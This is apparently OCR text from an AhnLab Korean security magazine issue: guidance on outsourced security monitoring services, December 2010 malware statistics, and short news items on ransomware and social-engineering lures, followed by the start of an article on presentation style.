Help Desk는 고객이 보안 시스템 사용도중 발생한 각종 장애, 보안 요구사항(CSR) 및 기타 문의 사항에 대하여 접수를 받고, 해결할 수 있도록 지원하는 단일화된 고객 전담 창구이다. 또한 고객 프로파일 관리, 고객 이력 관리 및 사용자 불만 처리와 같은 고객 관리 서비스를 제공한다.

▮ 보안 시스템 장애 처리(Troubleshooting)

장애처리 업무는 장애감시에 의해 확인된 장애 및 Help Desk에서 통보된 장애에 대한 복구 처리 업무를 말한다. 장애 처리는 장애의 인지 및 접수, 장애의 처리, 보고 조치로 순서로 이루어 진다.

3) 보안 시스템 관리

▮ 보안 시스템 장애 관리(Problem Management)

장애 관리는 장애 상황 접수, 1차 장애 처리 및 2차 장애 이관, 장애 처리 모니터링, 장애 완료 확인 및 피드백, 장애 관리 시스템의 운영 및 관리, 장애 데이터의 통계를 관리하는 업무이다.

▮ 보안 시스템 구성 관리(Configuration Management)

보안 시스템 구성 관리는 보안 시스템의 구성 현황(시스템 현황, 애플리케이션 현황, 네트워크 연결 현황, 제공 서비스 현황, 적용 정책 현황 등)을 작성하고 관리하며, 보안시스템간의 연관관계를 파악하는 업무이다.

▮ 보안 시스템 변경 관리(Change Management)

보안 시스템에 대한 변경(정책 변경 포함)은 보호받고 있는 정보시스템의 서비스에 영향을 줄 수 있으므로, 업무 및 정보시스템 담당자와 충분한 사전 협의 후 수행되어야 한다. 이러한 변경을 위한 일련의 조치는 변경 요청 양식에 준하여 수행하게 되며, 변경이 완료된 내용은 구성관리에 반영되어 항상 최상의 정보가 유지될 수 있도록 한다.

▮ 보안 시스템 성능 관리(Performance Management)

성능 관리 업무는 성능 영향 요소와 평가기준을 설정하고 운영상태의 분석을 통해 발견된 문제점 에 대해 성능향상 방안을 수립하여 실행한다.

▮ 보안 시스템 용량 관리(Capacity Management)

용량 관리를 통하여 현재 및 향후의 필요 자원을 정확하게 예측하여 최소의 투자로 양질의 서비스 수준을 지속적으로 유지할 수 있도록 한다. 용량 관리는 보안시스템 데이터 수집/검증/요약/축적, 보안시스템 가동 현황 및 추이 분석, 보안시스템 자원 증설 시점 및 규모 예측의 단계를 통하여 수행한다.

▮ 보안 시스템 가용성 관리(Availability Management)

가용성은 안정적인 보안시스템 및 연결 네트워크의 안정적인 운영 및 가용 현황 분석을 통하여 24*365일 보안시스템이 정상적으로 동작할 수 있도록 한다. 또한 가용성 향상을 위하여 백업환경 구축 및 백업 센터 구축, 운영한다.

▮ 보안 시스템 표준 관리(Standard Management)

표준 관리는 여러 회사에서 생산하는 제품간의 호환성을 유지하며 효과적인 보안을 하는데 있어 하드웨어 및 소프트웨어의 변경 작업을 최소화할 수 있다. 표준화의 대상으로는 시스템, 애플리케이션, 통신 프로토콜, 운영 및 관리 절차 등이 있으며, 고객 환경에 맞는 표준화를 시행함으로써 보안시스템의 효율적인 관제와 네트워크 확장 및 변경 시에 보다 편리하고 빠른 서비스를 제공하고, 표준화된 절차에 따라 체계적인 관제 서비스가 제공되도록 한다.

▮ 보안 취약점 관리(Vulnerability Management)

보안 시스템의 관제에 있어, 관제 대상 시스템의 보안 취약점을 제거하는 것은 매주 중요하며, 지속적인 취약점 관리가 필수적이

다. 이를 위해 관제 대상 시스템에 대한 네트워크 및 호스트 측면의 보안 취약점을 점검하고, 이를 제거할 수 있도록 지원하고 있다. 이와 더불어 지속적인 보안 취약점 보고서 제공 및 취약점 관리를 병행하고 있다.

▮ 보안 보고서 관리(Report Management)

고객에게 효율적인 보안 관제 보고서를 제공하는 것은 매우 중요하다. 보안 관제 서비스를 제공하는데 있어 발생하는 각종 보고서를 보고 내용에 따라 주기적(일간, 주간, 월간 보고서)으로 고객에게 제공함으로써, 고객과의 의사소통을 원활히 하고, 필요시 고객이 적절한 대응을 할 수 있도록 한다. 이를 통해 고객의 보안성을 향상할 수 있도록 한다.

4) 침해사고 처리

▮ 사전 침해사고 예방 및 대응

인터넷의 활성화로 인하여 고도화된 해킹 툴이 쉽게 전파되고, 시스템의 보안 취약점이 빠르게 공개되고 있으며, 다양하고 고기능의 악성 코드가 유포되는 시간이 짧아지고 있다. 이런 빠른 변화는 침해 발생 후에 대응하는 사후 관제 서비스만으로는 침해사고의 영향을 최소화하는데 어려움을 발생시키고 있으며, 사전 침해사고활동의 중요성을 부각시키고 있다. 보안관제서비스 업체는 정기적인 취약점 보고, 취약점 점검, 보안 시스템 정책 점검 및 관리시스템 기능 개선을 통하여 침해사고를 사전에 예방하고 있다.

보안관제서비스의 변화

보안관제서비스 시장은 국내 보안 시장의 성장과 더불어 보안관제서비스 모델이 제공하는 성장의 기회나 이윤에 대한 가능성으로 인해 꾸준히 입지를 넓히고 있다. 또한 다양한 고객의 요구에 따라 보안관제서비스도 진화했다. 단순히 보안 시스템 운영뿐만 아니라 보안 시스템 구축, 교육, 컨설팅까지 포함하는 토털 보안관제서비스 개념을 도입하고 있다. 예를 들어, 막대한 비용이 소요되는 보안관제 솔루션이나 인력에 대한 부담을 해결해줄 수 있도록 ASP형태의 보안관제서비스, 네트워크를 포함하여 시스템, 데이터, 애플리케이션 등과 같이 전체 IT 자산에 대한 보안 운영 및 관리에 대한 보안관제서비스도 선보이고 있다. 이는 보안에 대한 고객의 인식이 단순 네트워크형 보안 시스템의 도입으로는 한계가 있다는 확산되고 있기 때문이다.

보안관제서비스 업체 선정은 어떻게 할까?

기업들이 보안관제서비스 업체에게 보안 업무를 아웃소싱하게 된다면 단기적으로는 네트워크 보안의 인력 문제를 해결하면서 비즈니스 관리를 개선시킬 수가 있고, 장기적으로는 자사의 핵심 비즈니스에 자사 인력과 자원들을 모두 집중할 수 있게 된다. 그러나 끊임없이 변화하는 네트워크의 환경과 보안 위협들에 대응할 수 있는 보안 시스템과 전문인력이 요구되는 기업들이 한정되어 있는 예산으로 그런 최대의 효과를 얻기 위해서는 다음과 같은 점을 반드시 고려해야 한다.

– 전문 보안 인력 확보
– 비용 절감
– 확장 가능성

기업의 네트워크 보안을 관리하기 위해 보안관제서비스 업체를 선정할 때 세부적으로 고려해야 할 사항들은 다음과 같다.

▮ 경험(Experience)

네트워크 보안 제품들에 대한 관리 경험에 대해 알아보아야 한다.
– 보안관제서비스를 얼마나 오랫동안 제공해 왔는가?
– 고객 수는 얼마인가?
– 어떤 종류의 고객들인가?
– 그들이 레퍼런스(Reference) 사이트들을 제공해 줄 수 있는가?

▮ SLA(Service Level Areement)

서비스수준계약(SLA)은 고객이 되는 기업과 보안관제업체 사이의 중요한 계약으로 모호한 보장보다는 구체적인 조항들로 보안 서비스 수준에 따른 보장 관계를 반드시 협의하고 확인하여야 한다.

▮ 24시간 보안 전문 인력을 통한 보안 서비스

보안 사고 시 즉각적인 대응과 시스템 단절 시간을 최소화하여 비즈니스 상에 장애가 발생하지 않도록 하기 위해서는 24x7x365 보안서비스가 제공되어야 한다.

▮ 보안전문 기술에 대한 인증

보안 전문성과 보안 인력들의 전문 기술 확보에 대해 인정할 수 있는 자료를 확인한다.

▮ 보안관제업체의 역량

보안 서비스 제공 장애 및 서비스 품질에 문제가 발생하지 않도록 보안관제업체의 조직 및 기반 시설에 문제가 없는지 확인한다.

▮ 서비스 포트폴리오

자사의 보안 시스템 환경을 잘 이해하고, 적합한 서비스를 장애 없이 제공해 줄 수 있는 업체인지 확인한다.

▮ 벤더사 관계

보안관제서비스를 제공하는 업체가 제품 벤더사와 어떤 관계를 맺고, 파트너로서 인정을 받고 있는지 확인한다.

▮ 적합한 보안정책 실행과 사전 대응

정보보호 관리 지침, 정보보호 관리체계 등과 같은 정책에 부합하는 보안 정책을 실행하고, 침해사고에 대한 사전 대응 지침들을 적시에 실행하는지 파악하는 것이 무엇보다 중요하다.

보안관제서비스 업체는 어떻게 관리할 것인가?

가트너에 따르면 "기업은 아웃소싱하는 관제서비스 업체와의 지속적인 관계 유지를 위해서 전체 관제서비스 비용의 3%~11% 정

도의 예산을 배정해야 한다"고 까지 권고하고 있다. 관제서비스 고객과 관제서비스 업체와의 관계는 시간의 흐름에 따라 변하기 마련인데, 이것은 양사 모두의 사업적 변화(사업 확장 또는 축소, 담당 조직의 변화 등) 또는 기술적인 변화로 인해 초래될 수 있다. 다음은 이러한 변화하는 환경 속에서 고객이 계약을 맺은 관제서비스 업체와의 관계를 어떻게 효과적으로 유지, 관리해야 하는지를 설명한다.

1) 관제서비스 제공 업체가 전달해야 하는 정보

관제서비스 제공 업체는 고객사에 제공하는 서비스 내역에 영향을 줄 수 있는 다음과 같은 상황에 대해서 적절한 시간에 공지를 해야 한다.

- 관제서비스 사업의 포기 또는 서비스 협력업체의 유사 문제
- 관제서비스 제공에 지장을 줄 만한 재정적인 문제
- 관제서비스 제공과 관련된 하드웨어/소프트웨어 구매/지원과 관련된 전략상 변경
- 고객과 협의된 수준의 관제서비스 제공에 지장을 줄 수 있는 핵심 담당자(엔지니어 등)의 변경 또는 지원인력 감소
- 관제서비스 제공과 관련된 애플리케이션, 데이터, 네트워크 같은 중요 환경적 요소의 아웃소싱/판매/구매 등의 결정
- 고객에게 영향을 줄 수 있는 민감한 주제의 언론보도

이와 같은 정보의 전달 역시 보안상 안전한 절차에 의해서 이뤄져야 한다.

2) 서비스 현황에 대한 지속적인 리뷰

고객과 관제서비스 업체는 계약에 명시된 서비스 내역의 이행 현황에 대해서 지속적으로 확인해야 한다. 계약이 체결된 처음 6개월 또는 1년까지는 주 단위로 점검하는 것이 필요하다. 서비스 현황을 점검하기 위한 항목은 다음과 같다.

- 보고서 리뷰: 관제서비스를 통해서 제공되는 모든 보고서를 빈도, 내용, 포맷, 전달방법 등에 근거하여 확인한다. 만약 보고서를 통해서 제기된 문제가 있다면, 고객은 해결 방안을 위한 미팅을 위해서 관제서비스 업체에 요청해야 한다.
- SLA(Service Level Agreement, 서비스 수준 계약) 리뷰: 계약 시에 체결된 SLA에 대해서 고객은 정해진 평가기간에 대한 다음과 같은 성능 지표를 평가해야 한다.
  - 서비스 가용성(availability)
  - 서비스 대응력(responsiveness)
  - 서비스 보안성(security)
  - 인프라 장비(uptime/downtime)
  - 네트워크 성능
  - 확장성(scalability)
  - 보고(reporting)
  - 고객 만족도(client satisfaction)
  - 고객사 고객들의 만족도(client's customer satisfaction)
- Compliance 리뷰: 고객은 주기적으로 초기 제안된 내용에 대한 제안사의 이행 의지에 대해서 평가를 해야 한다.
- 서비스제공 업체에 대한 별도의 평가: 고객은 관제서비스 제공 업체의 사이트나 서비스 자체에 대한 평가를 외부의 공인기관에 의뢰할 수 있다. 이럴 경우 해당 공인기관에 대한 선정은 양사간에 동의를 구해야 한다.

3) 변경 관리

고객사의 중요 서비스 장비나 설정이 변경될 경우, 관제서비스 제공 업체는 고객의 요청에 따라 적절한 변경 절차를 시행해야 한다. 이때 고객은 변경을 통하여 초래될 수 있는 서비스 문제 및 보안적인 문제에 대해서 관제서비스 업체가 적절한 변경 절차 및 문제 해결 절차를 제공하는지 평가해야 한다.

결론

국내 많은 기업들이 보안에 대한 투자로 침입차단시스템이나 침입탐지시스템과 같은 솔루션 위주의 투자를 많이 하지만, 그와 같은 솔루션을 운영하기 위한 인적자원에 대한 투자 현황은 아직 미흡한 편이다. 그러나 보안에 대한 인식 변화와 보안 관제서비스 업체들에 대한 신뢰성이 크게 향상되면서 전문업체에 보안을 아웃소싱하는 사례가 점차 늘고 있다.

보안 관제 서비스를 받는데 있어서 가장 중요한 것은 서비스제공 업체와 고객과의 신뢰 관계이다. 자사의 보안 장비와 주요 서버가 다른 업체에 의해서 관리된다는 것에 대한 신뢰가 없다면, 이러한 종류의 서비스는 제공될 수 없기 때문이다. 보안관제 서비스 업체에 대한 신뢰성이 좀 더 강화된다면 보안관제서비스 업체를 통해 전문 보안관리 서비스를 받는 고객들은 점차 늘어날 것으로 기대된다. AhnLab

2010년 12월 악성코드 감염 1위 트로이목마 전월 대비 8% 감소


전월 대비 트로이목마는 감소, 웜·스크립트는 증가

2010년 12월의 감염보고 건수는 JS/Agent가 총 1,468,166건으로 Top 20 중 14.2%를 차지하여 1위에 올랐으며, TextImage/Autorun이 1,445,194건으로 2위, Win-Trojan/Onlinegamehack이 1,300,333건으로 3위를 차지하였다.


순위	등락	악성코드명	건수	비율
1	New	JS/Agent	1,468,166	14.2%
2	↑ 1	TextImage/Autorun	1,445,194	14%
3	↓ 2	Win-Trojan/Onlinegamehack	1,300,333	12.6%
4	↑ 1	Win32/Autorun.worm	846,048	8.2%
5	↓ 3	Win-Trojan/Agent	755,849	7.3%
6	↑ 1	Win32/Conficker	525,749	5.1%
7	↓ 3	Win-Trojan/Downlcader	421,025	4.1%
8	↑ 2	Win32/Induc	393,943	3.8%
9	New	Win-Trojan/Winsoft4	373,522	3.6%
10	↓ 1	Win32/Virut	364,477	3.5%
11	↑ 1	Win32/Kido	338,064	3.3%
12	↓ 1	Win32/Palevo	329,200	3.2%
13	↑ 1	DROPPER/Onlinegamehack	268,755	2.6%
14	↑ 2	VBS/Solow	266,698	2.6%
15	↓ 9	Win32/Parite	250,029	2.4%
16	New	Win-Trojan/Winsoft	211,688	2.1%
17	↓ 4	DROPPER/Malware	192,713	1.9%
18	↓ 10	Win-Trojan/Adload	186,663	1.8%
19	New	HTML/Agent	186,042	1.8%
20	New	Win-Trojan/Overtls	182,991	1.8%
			10,307,149	100%

[표 1] 악성코드 대표진단명 감염보고 Top 20

고객으로부터 감염이 보고된 악성코드 유형별 비율을 살펴보면 다음과 같다.



[그림 1] 악성코드 유형별 감염보고 비율



[그림 2] 악성코드 유형별 감염보고 전월 비교


악성코드 유형별 감염보고 비율을 전월과 비교하면, 웜, 스크립트, 애드웨어(ADWARE)가 전월에 비해 증가세를 보이고 있는 반면 트로이목마(TROJAN), 바이러스(VIRUS), 드롭퍼(DROPPER), 애프케어(APPCARE)는 전월에 비해 감소한 것을 볼 수 있다. 다운로더(DOWNLOADER), 스파이웨어(SPYWARE) 계열들은 전월 수준을 유지하였다.

2010년 12월 악성코드 관련 주요 이슈

2010년 12월에 이슈가 되었던 악성코드를 살펴보면 다음과 같다.


1. 윈도우 부팅을 인질로 잡는 랜섬웨어

랜섬웨어(Ransomware)는 말 그대로 시스템 또는 시스템 내부에 문서 파일과 같은 데이터 파일을 대상으로 암호화한 후 금전을 요구하는 악성코드를 말한다. 이 악성코드는 데이터 파일들을 암호화하거나 화면 보호기 암호를 설정하여 사용자들이 정상적으로 시스템을 이용하지 못하도록 한다. 특히 데이터 파일들이 암호화가 된 경우 중요한 문서나 소스코드 등에 접근할 수가 없어 큰 불편을 초래할 수 있다. 이번에 알려진 'Win-Trojan/Seftad.49664' 트로이목마는 마스터 부트 레코드(Master Boot Record, 이하 MBR)에 메시지와 암호를 설정하여 부팅 시 입력을 요구하도록 한다. 감염되면 다음과 같은 메시지가 부팅 시 마다 출력된다. 따라서 올바른 암호를 입력하지 않으면 윈도우로 부팅을 할 수가 없다.



[그림 3] Win-Trojan/Seftad.49664 감염 후 부팅 모습

한편 해당 악성코드가 하드 디스크를 암호화한다고 알려지기도 했는데, 이는 해당 악성코드 제작자가 거짓으로 퍼뜨린 것으로 드러났다. 실제로 조작된 MBR 을 분석해보면 [그림 4]와 같이 정상 MBR을 0x4h 번 섹터에 백업 해두고 있고, 이를 복원하면 정상적으로 부팅이 가능하기 때문이다. 또한 하드 디스크도 암호화 되어 있지 않았음을 확인할 수 있었다.




[그림 4] 백업된 정상 MBR의 위치

이 밖에도 랜섬웨어가 취약한 PDF 파일에 첨부되어 이메일로 유포된 형태도 보고되었다. 취약한 PDF 파일은 실행되면 프랑스에 위치한 특정 시스템에서 제우스(Zeus) 악성코드인 Zbot 변종을 다운로드하게 된다. 다운로드 된 Zbot이 실행되면 러시아에 위치한 특정 호스트로부터 랜섬웨어를 다운로드 받아 이를 실행한다. 이후 다음과 같은 프로그램의 확장자에 대하여 암호화를 한다. 대상이 되는 파일들은 마이크로소프트(Microsoft)의 오피스(Office) 제품군인 워드(Word), 엑셀(Excel) 그리고 파워포인트(PowerPoint) 파일들과 텍스트(Text) 파일, 그리고 이미지(BMP, JPG) 파일 등으로, 사용자들의 주의가 요구된다.

2. 가짜 시스템 점검 유틸리티 등장

국외에서 보고된 가짜 시스템 점검 유틸리티는 가짜 백신과 유사한 사용자 유도 방식을 취한다. 시스템을 점검하여 문제점이 있는 것처럼 사용자를 속여서 프로그램의 등록 요구 및 금전 결제를 유도한다.




[그림 5] 가짜 시스템 점검 유틸리티 구매요구 화면

이전에도 이러한 가짜 시스템 점검 도구와 비슷한 사례가 알려졌던 바 있어 앞으로도 이와 유사한 형태의 가짜 응용 프로그램이 더욱 활개를 칠 것으로 보인다. 따라서 인터넷에서 프로그램을 다운로드하여 설치할 때는 반드시 여러 사용자들을 통해 평판이 검증된 프로그램이나 신뢰할 수 있는 주요 프로그램 개발사에서 제공하는 프로그램을 사용하는 것이 바람직하다.

3. 잡지 기사 페이지 위장을 통한 악성코드 유포

메신저로 자극적인 메시지와 함께 URL을 전파, URL 클릭 시 잡지 기사로 위장된 웹 페이지를 통한 악성코드 유포가 확인되었다. 탈취된 메신저 계정을 통해 주변 지인들에게 URL이 포함된 메시지가 전달되며, 해당 URL 클릭 시 아래 그림과 같이 특정 잡지회사의 기사 페이지를 그대로 가져와 사용자로 하여금 관심을 갖게 한다. 이때 해당 기사 내용에 관심을 갖게 된 사용자들이 내용 하단에 설치한 '다운로드 더보기' 링크를 클릭하면 악성코드를 유포하게 된다.



[그림 6] 악성코드 다운로드 유도 링크

해당 링크 클릭 시 다운로드 창이 출력되며, 이때 압축파일 내의 파일(PhotoALL.exe)을 실행하게 되는 경우 악성코드(Win-Trojan/Agent.55296.JV)에 감염된다. 이는 윈도우(Windows) 폴더 옵션 중에서 '알려진 파일 형식의 파일 확장명 숨기기' 가 기본적으로 설정되어 있는 것과 관련 있다(옵션해제시:PhotoALL.exe -> 옵션적용시:PhotoALL로 확장자가 보이지 않게 된다). 결국 압축 해제된 파일의 파일명만 보고 더 많은 사진을 보기 위해 파일을 실행했을 뿐인 사용자는 악성코드에 감염되는 것이다. 이와 같이 점점 더 다양한 방법이 결합된 사회 공학(Social Engineering) 기법으로 악성코드의 유포 과정이 시스템의 취약점이 아닌 사용자들의 관심 및 신뢰를 이용하는 방법을 이용하므로 더욱 주의가 필요하다.

ASEC Report Vol 12는 이 외에도 12월의 시큐리티 통계와 이슈, 웹 보안 통계와 이슈를 심도 있게 다루고 있으며, 2010년 보안 동향 총결산 및 2011년 보안 위협 예측에 관한 내용도 담고 있다. 보다 자세한 정보는 ASEC Report 홈페이지(http://www.ahnlab.com/kr/site/securitycenter/asec/asecReportView.do?groupCode=VNI001)에서 확인할 수 있다. Ahn

왜 스티브 잡스처럼 프리젠테이션 할 수 없는가

애플의 신제품 발표회는 전세계의 이목을 집중시킨다. IT 시장의 판도를 바꾸는 애플의 신제품에 대한 기대감 때문이다. 그리고 한가지 더, 신제품을 더욱 매력 있게 만드는 스티브 잡스의 프리젠테이션. 그의 프리젠테이션은 신제품 발표회 내내 청중들을 즐겁게 만들고, 결국 애플 스토어로 달려가 줄을 서게 만든다. 우리는 항상 꿈을 꾼다. 스티브 잡스처럼 프리젠테이션 할 수 있기를..... 하지만 우리의 프리젠테이션은 온갖 그래프와 깨알 같은 글씨로 가득 채워진 메시지 과잉의 잡탕 영화 같다. 우리의 프리젠테이션은 스티브 잡스와 무엇이 다를까.


파워포인트와 살아야 하는 직장인의 애환

파워포인트를 보고서 작성도구로 끼고 살아야 하는 직장인들은 형식과 구성 등 모든 측면에서 난관에 봉착해 있다. 스티브 잡스의 단순하면서도 직관적인 형식을 동경하지만 현실은 작은 글자로 촘촘히 채워진 슬라이드 숲 속에 살고 있다. 발표자가 정말 나와 같은 문자와 언어를 사용하는 사람이었는지 의심이 들 정도로 문서는 이해할 수 없는 내용으로 가득하다. 이러한 이 두 가지 문제에 대한 해결책을 찾아보자.

[사진 1] 스티브 잡스의 슬라이드 : 정말 간단하다

형식의 문제, 글자가 가득한 슬라이드

최근 10년 동안 혁신적인 제품으로 승승장구를 거듭해 온 애플과 스티브 잡스는 제품 외에도 프레젠테이션의 최신 경향을 대표하는 롤 모델로 자리잡았다. 그가 들고나온 커다란 그림과 단어 몇 개가 전부인 단색배경의 직관적이고 간단한 형식의 슬라이드는 그 방면의 전문가들에게도 칭송받는 프레젠테이션의 십계명이 되었다. 이런 형식의 슬라이드를 만드는 것은 최근 나오고 있는 프리젠테이션 참고 서적의 공통된 지향점이다. 따라서 보고서를 써야 하는 사람들의 책상 위에는 적어도 이런 원칙이 담긴 책 한두 권 정도는 꽂혀 있다.



[그림 1] 우리의 슬라이드: 글자가 작고 많다

그런데 그런 원칙을 숙지하고 있는 직장인들이 정작 만들어 내는 슬라이드는 왜 작은 글자들이 가득하고 바탕은 모두 흰색일까? 이건 우리의 보고서 문화와 관계가 있다. 예전엔 보고서와 프레젠테이션이 엄밀히 구분되어 있었지만 세상의 모든 것이 초단위의 신속성을 요구하는 인터넷 시대에 이르러 보고서와 프레젠테이션의 구분은 사라지게 되었다. 논문형태의 보고서와 커다란 차트나 OHP를 이용한 프레젠테이션은 이제 파워포인트 하나로 통합되었다. 보고서를 읽고, 발표를 듣고 보는 것이 문서 하나로 가능해졌다는 뜻이다.

우리는 잡스와 프레젠테이션 전문가들이 제시하는 원칙을 하나하나 어기고 있다. 하나의 슬라이드엔 하나의 메시지만 담는 대신 열 가지도 넘는 메시지를 담고 있다. 또, 사전에 발표 슬라이드를 배포하지 않는 것이 원칙이라고 했지만 상사가 요구하면 보내줘야 한다. 어디 그 뿐인가. 우리 슬라이드는 여전히 프린트되어 발표자 설명 없이 읽히며 이 때문에 배경색은 항상 밝아야 한다. 또한 가끔은 그런 글자도 작고 많은 문서를 프로젝터에 걸어놓고 회의를 진행하기도 한다.

이런 문화이다 보니 잡스의 십계명이 통할 리가 없다. 유명한 마케터로 '보랏빛 소가 온다'의 저자이자 프레젠테이션 전문가이기도 한 세스 고딘(Seth Godin)은 방금 전까지 말한 슬라이드 작성 경향을 '불량 파워포인트'(Really Bad Power Point)라 규정하고 '거의 모든 파워포인트 프레젠테이션은 차마 눈을 뜨고 볼 수 없을 정도로 엉망'이라고 공격하기도 했다.

불량 파워포인트를 양산하는 주범인 직장 내의 지식 노동자들이야 말로 불쌍한 존재가 아닐 수 없다. 그들이 업무스킬 향상을 위해 읽어온 파워포인트 책들은 냉엄한 직장내의 보고서 문화 앞에 무력해졌다. 더욱이 그들 자신은 불량 파워포인트 양산자로 전문가에게 낙인이 찍힌데다 여전히 현실을 타개할 만한 가이드라인은 찾기 어렵기 때문이다. 결정적으로 그들이 작성한 슬라이드 대부분은 읽어서 이해하는 보고서로서도 미흡하고, 보고 들으며 이해하는 프레젠테이션 용도로서도 부적합 하다는 것이다.

이제 현실을 타개할 두 가지 선택이 우리 앞에 놓여있다. 그 하나는 보고서와 프레젠테이션이 결합된 우리의 문화를 다시 이전으로 되돌려 보고서는 보고서답게 문장과 논리력으로 승부하고 프레젠테이션은 프레젠테이션답게 대가들의 원칙에 따라 작성하는 것이다. 당신이 조직의 보고서 문화 혁신을 이루어낼 자신이 있으면 이 방법이 최선이다. 그러나 지금 당장 조직 내 당신의 위치가 혁신을 주도하기 어렵거나 그저 조용히 살면서 훗날을 기약하고 싶다면 다음의 '플랜 B'에 관심을 가져라.

플랜 B: 하이브리드 슬라이드

'플랜 B'는 우리의 슬라이드를 전문가들의 원칙을 고려하되 현실의 제약사항을 반영해 읽어서도 이해할 수 있고 프레젠테이션으로 걸어 놓아도 될 만큼 조금 개선해 보자는 것이다. 이건 마치 고속도로에서는 가솔린으로 달리고 시내에서는 전기로 주행하는 다목적이고 친환경적인 하이브리드카(Hybrid Car)의 개념과도 같다. 그래서 나는 '플랜 B'의 명칭을 하이브리드 슬라이드 (Hybrid Slide)로 부르기로 하겠다.

여기 하이브리드 슬라이드를 위한 일곱 가지 원칙이 있다. 이 원칙들은 명확하고 단순해서 슬라이드를 작성하다 잠시 쉬는 시간에 원칙에 위배된 것이 있는지 잠시 생각해 보는 것만으로도 슬라이드의 모양새를 개선시킬 수 있다.

[그림 2] 하이브리드 슬라이드: 현실적이다

(1) 단순: 여기 제시된 단순성의 원칙은 하나의 슬라이드에 하나의 그림과 몇 개의 단어만 사용해야 한다는 그 단순성을 의미하지 않는다. 필요 없는 것은 모두 제거된 '엑기스'가 바로 '단순'의 실체이다. 표를 작성할 때 필요 없는 라인을 제거하거나 차트의 범례나 눈금을 생략하는 것, 글자수를 줄이는 것, 10개의 리스트를 3개로 압축하는 것 등이 바로 그것이다.

(2) 스토리: 문서에 스토리가 있어야 한다는 것은 당연한 일이다. 이 원칙은 형식보다는 내용에 가까워 보이지만 논리나 스토리는 그저 글자로만 표현되는 것이 아니라 구도(Layout), 도형, 컬러 등으로 구체화 될 때 더 이해가 쉽다는 것을 명심하자. 스토리의 반대말은 단순나열이다.

(3) 완전한 이해: 보고서는 기본적으로 누군가가 옆에서 설명해주지 않아도 읽어서 완전히 이해할 수 있어야 한다. 그러니 글자가 많아지는 것은 어느 정도 감수해야 한다. 잡스의 슬라이드는 보고 듣고 느끼며 입체적으로 내용을 전달하지만 메일로 전달한 보고서는 오로지 읽히기만 할 뿐이다.

(4) 배포: 우리의 보고서는 일반적으로 사전에 널리 배포된다. 손쉬운 배포를 위해서는 파일 크기가 작아야 하는데 이를 위해 폰트의 수, 그림의 크기 등 파일 사이즈에 영향을 주는 요소들을 컴팩트하게 유지해야 할 필요가 있다. 메일로 배포를 시도하려다 사이즈 문제로 고생한 기억들을 떠올려 보라.

(5) 프린트: 모든 보고서가 프로젝터를 통해 발표되지는 않는다. 대신 프린트되어 좁은 탁자에서 소수의 인원들과 회의하는데 쓰일 때가 많다. 이 때문에 배경색은 밝은 색을 유지하는 것이 좋고 흑백프린트시 명도차이로 구분이 가능한 컬러들을 이용하라.

(6) 가독성: 나의 보고서가 가끔 회의실의 벽면을 장식할 때가 온다. 이때 작은 글자나 그림들이 문제가 된다. 지금보다 조금 더 크기를 키워서 프레젠테이션에 무리가 없도록 하라.

(7) 쉬운 작성: 슬라이드 작성은 파워포인트 내에서만 쉽게 작성할 수 있도록 기획하라. 그래픽 소프트웨어를 동원하여 슬라이드를 예쁘게 꾸밀 시간을 기획으로 돌려라.

내용의 문제, 프레젠테이션이 실패하는 근본원인

